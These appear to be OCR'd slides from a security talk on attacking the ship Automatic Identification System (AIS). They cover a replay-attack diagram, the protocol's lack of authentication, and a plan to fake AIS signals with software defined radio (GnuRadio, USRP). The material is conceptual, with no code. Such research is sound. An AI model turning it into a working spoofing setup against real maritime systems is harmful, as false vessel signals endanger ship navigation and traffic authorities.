
Draught: 3 m
Destination:
Info Received: 2013-10-15 04:10 (0d, 0h 4min ago)

Recent Port Calls:


No Records Found


Ex Names History

No Records Found



Replay Attack




Attacker
Internet
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AIS Gateway
AIS Gateway
VTS (Marine Authorities)


AIS Communication over the Air

- No authentication, no integrity check
- Protocol designed in a “hardware-epoch”
- Hacking: Difficult and cost expensive


- Fake AIS Signals?
- Let's do it via software!

SDR: Software Defined Radio

- Paradigm switch from Hardware to Software
- Reduced costs, Reduced complexity, Increased flexibility
- Many application, e.g. Radio/TV receiver, 20 USD
- Accessible by many, bad guys included!




GnuRadio and USRP Synergy



Universal Software Radio Peripheral


AIS Transmitter

